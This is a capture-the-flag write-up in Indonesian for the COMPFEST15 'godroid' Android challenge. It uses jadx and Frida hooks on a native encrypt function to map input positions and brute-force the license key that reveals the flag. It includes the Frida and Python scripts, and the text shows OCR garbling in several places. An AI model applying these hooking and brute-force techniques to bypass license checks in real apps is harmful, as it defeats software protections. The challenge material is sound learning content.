
[chall.apk]

diberikan sebuah file APK, kemudian kami langsung melakukan analisis statis dengan menggunakan jadx-gui, pada main hanya terdapat sebuah struktur kondisi pengecekan yang nampaknya membandingkan hasil enkripsi dari input user dan sebuah bilangan heksa

```
public void onSubmit(View v) {
    String licenseKey = ((EditText) findViewById(R.id.editTextLicenseKey)).getText().toString();
    if (Utils.encrypt(licenseKey).equals(
        "650e2014a6d7041d8024a8984e47cc9810cead06b0c24dfc742aa71c6de29cb42679b1544286ed09cbf2d2bebd7c2cccd1148")) {
        ((TextView) findViewById(R.id.textView)).setText(String.format("Correct! Here's your Flag: COMPFEST15{%s
    licenseKey%}"));
    } else {
    }
}
```

setelah diteliti lebih jauh ternyata fungsi Utils.encrypt merupakan fungsi yang berasal dari library native yang dibuat dengan bahasa go, kami mencoba membukanya untuk mencoba melakukan analisis, tapi karena bingung mencari fungsi enkripsi pada library native maka dicoba dilakukan cryptanalisis pada input user dan hasil enkripsi.

#Michie adalah Kunchie



pada halaman aplikasi tidak terlihat hasil enkripsi namun dapat dilakukan hooking pada fungsi enkripsi dengan menggunakan frida untuk melihat hasil dari enkripsi

test.js

```
Java.perform(function(){
    let Utils = Java.use("utils.Utils");
    Utils["encrypt"].implementation = function (str) {
        console.log(` Utils.encrypt is called: str=${str}`);
        let result = this["encrypt"](str);
        console.log(` Utils.encrypt result=${result}`);
        return result;
    }
})
```

#Michie adalah Kunchie

```
anyujin@anyujin: ~/Do... x anyujin@anyujin: ~/Do... x anyujin@anyujin: ~/Do... x
anyujin@anyujin:~/Documents/CTF/compfest/quals/godroid$ frida -U -l test.js -f com.ivanox.godroid

/ _ |  Frida 16.0.11 - A world-class dynamic instrumentation toolkit
| ( ) |
> _ |  Commands:
/_/ |  help      -> Displays the help system
. . . . object?    -> Display information about 'object'
. . . . exit/quit -> Exit
. . . .
. . . . More info at https://frida.re/docs/home/
. . . .
. . . . Connected to Nexus 9 (id=127.0.0.1:5555)
Spawned `com.ivanox.godroid`. Resuming main thread!
[Nexus 9::com.ivanox.godroid ]-> Utils.encrypt is called: str=aaaa
Utils.encrypt result=97a07e6a
Utils.encrypt is called: str=aaaaaaaaaa
Utils.encrypt result=71c0b116375990fd
]
```

ternyata nampaknya plaintext akan diubah ke bilangan heksa yang jumlah bilangan heksanya sama dengan panjang dari plaintext, karena diketahui bahwa tujuan yang kita mau adalah membuat hasil enkripsi menjadi "650e2014a6d7041d8024a8984e47cc9810cead06b0c24dfc742aa71c6de29cb42679b1544286ed09cbf2d2beb7c2cccd1148" yang ternyata sepanjang 50 bilangan heksa maka dilakukan input sebanyak 50 karakter

```
Utils.encrypt is called: str=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Utils.encrypt result=3d007401a6e9534dd870ad961b159ca62ec09303becc49af242af2193ff
79cec2877e8031585e80cc8f181e8b02522c8454b
Utils.encrypt is called: str=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab
Utils.encrypt result=3d007401a6e9534dd870ad961b159ca62ec09303becc49af242af2193ff
79cec2877e8031585e80cc8f181e8b02522c84548
]
```

ketika karakter ke 50 dibedakan dan karakter lainnya sama ternyata tepat 1 bilangan heksa saja yang berbeda dan sisanya sama, dari sini nampaknya 1 karakter pada input akan berpengaruh pada 1 buah bilangan heksa pada posisi tertentu pada hasil enkripsi, ini dibuktikan juga setelah percobaan dengan melakukan perubahan pada posisi lainnya, maka dibuat sebuah script dimana karakter pada sebuah posisi akan diubah dan karakter lainnya sama untuk dilihat posisi mana pada input yang akan mempengaruhi bilangan heksa pada hasil enkripsi

ganti.js

```
Java.perform(function(){
    let Utils = Java.use("utils.Utils");
    Utils["encrypt"].implementation = function (str) {
```

#Michie adalah Kunchie

```
var  
payload="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa";  
    console.log(` Utils.encrypt is called`);  
    for(let i=0;i<50;i+=1){  
        let temp=payload.split("");  
        temp[i]="b"  
        temp=temp.join("")  
        let result = this["encrypt"]([temp]);  
        console.log(` Utils.encrypt result ${i} = ${result}`);  
    }  
    return result;  
};  
})
```

hasil dari script ini kemudian dimasukkan ke dalam file python untuk dilakukan pengecekan posisi yang digantikan dengan cara membandingkan dengan hasil enkripsi ketika tidak ada perubahan pada payload.

pemetaan.py

```
asli="3d007401a6e9534dd870ad961b159ca62ec09303becc49af242af2193ff79cec  
2877e8031585e80cc8f181e8b02522c8454b"  
A=[0]*50  
A[0] ="3d007401a6e9534dd870ad961b159ca62ec09303becc49af242af2193ff79ce  
c2877e8031585e80fc8f181e8b02522c8454b"  
A[1] ="3d007401a6e9534dd870ad961b159ca62ec09303becc49af242af2193ff79ce  
c2877e8031585e80cc8f181e8b02521c8454b"  
A[2] ="3d037401a6e9534dd870ad961b159ca62ec09303becc49af242af2193ff79ce  
c2877e8031585e80cc8f181e8b02522c8454b"  
.  
.  
.  
import binascii  
A=[binascii.unhexlify(i) for i in A]  
asli=binascii.unhexlify(asli)  
beda=[]  
for i in A:  
    cnt=0  
    for j,k in zip(asli,i):  
        if j!=k:  
            beda.append(cnt)  
        cnt+=1  
print(beda)
```

akhirnya didapatkan pemetaan posisi [39, 46, 1, 3, 18, 19, 33, 17, 44, 4, 16, 10, 21, 20, 29, 15, 47, 32, 11, 5, 9, 41, 38, 34, 0, 13, 43, 2, 25, 42, 8, 12, 7, 24, 31, 23, 37, 6, 14, 45, 22, 40,

#Michie adalah Kunchie

26, 48, 28, 36, 30, 27, 35, 49] yang kemudian dapat digunakan untuk melakukan brute force agar diketahui karakter yang diperlukan untuk mendapatkan encrypted text yang kita mau, berikut script brute force akhir yang digunakan untuk mendapatkan flag

script.js

```
Java.perform(function(){
    function hexToBytes(hex) {
        let bytes = [];
        for (let c = 0; c < hex.length; c += 2)
            bytes.push(parseInt(hex.substr(c, 2), 16));
        return bytes;
    }

    // Convert a byte array to a hex string
    function bytesToHex(bytes) {
        let hex = [];
        for (let i = 0; i < bytes.length; i++) {
            let current = bytes[i] < 0 ? bytes[i] + 256 : bytes[i];
            hex.push((current >>> 4).toString(16));
            hex.push((current & 0xF).toString(16));
        }
        return hex.join("");
    }
    let
tujuan=hexToBytes("650e2014a6d7041d8024a8984e47cc9810cead06b0c24dfc
742aa71c6de29cb42679b1544286ed09cbf2d2bebd7c2ccd1148");
    let Utils = Java.use("utils.Utils");
    let
charset="0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$%&'()*+,-./;:<=>?@[\]^_`{|}~";
    Utils["encrypt"].implementation = function (str) {

        console.log(` tujuan mendapatkan = ${tujuan}`);
        const pos_ganti =[39, 46, 1, 3, 18, 19, 33, 17, 44, 4, 16, 10, 21, 20, 29, 15, 47, 32,
11, 5, 9, 41, 38, 34, 0, 13, 43, 2, 25, 42, 8, 12, 7, 24, 31, 23, 37, 6, 14, 45, 22, 40, 26, 48,
28, 36, 30, 27, 35, 49]

        var temp="cccccccccccccccccccccccccccccccccccccccccccccccccccc";
        for(let i=0;i<50;i+=1){
            for(const char of charset){
                temp=temp.split("");
                temp[i]=char;
                temp=temp.join("");
                let result = this["encrypt"]([temp]);
                const hexArray = hexToBytes(result);
                if(hexArray[pos_ganti[i]]==tujuan[pos_ganti[i]]){
                    break;
                }
            }
        }
    }
})
```

#Michie adalah Kunchie

```
        }
        console.log(` found the text=${temp}`)
        return temp;
    );
})
```

```
anyujin@anyujin:~/Documents/CTF/compfest/quals/godroid$ frida -U -l script.js -f
com.ivanox.godroid

      _   |  Frida 16.0.11 - A world-class dynamic instrumentation toolkit
     / \  |
    / \_ \ | Commands:
    / \_ \_ |   help      -> Displays the help system
    . . . . |   object?   -> Display information about 'object'
    . . . . |   exit/quit -> Exit
    . . . . |   More info at https://frida.re/docs/home/
    . . . .
    . . . . |   Connected to Nexus 9 (id=127.0.0.1:5555)
Spawned `com.ivanox.godroid`. Resuming main thread!
[Nexus 9:::com.ivanox.godroid ]-> tujuan mendapatkan = 101,14,32,20,166,215,4,29,
128,36,168,152,78,71,204,152,16,206,173,6,176,194,77,252,116,42,167,28,109,226,1
56,180,38,121,177,84,66,134,237,9,203,242,210,190,189,124,44,205,17,72
found the text=doot_doola_doot_doo_5bd89375a2941192b618eb4536ad6b
```

Flag:

COMPFEST15{doot_doola_doot_doo_5bd89375a2941192b618eb4536ad6b}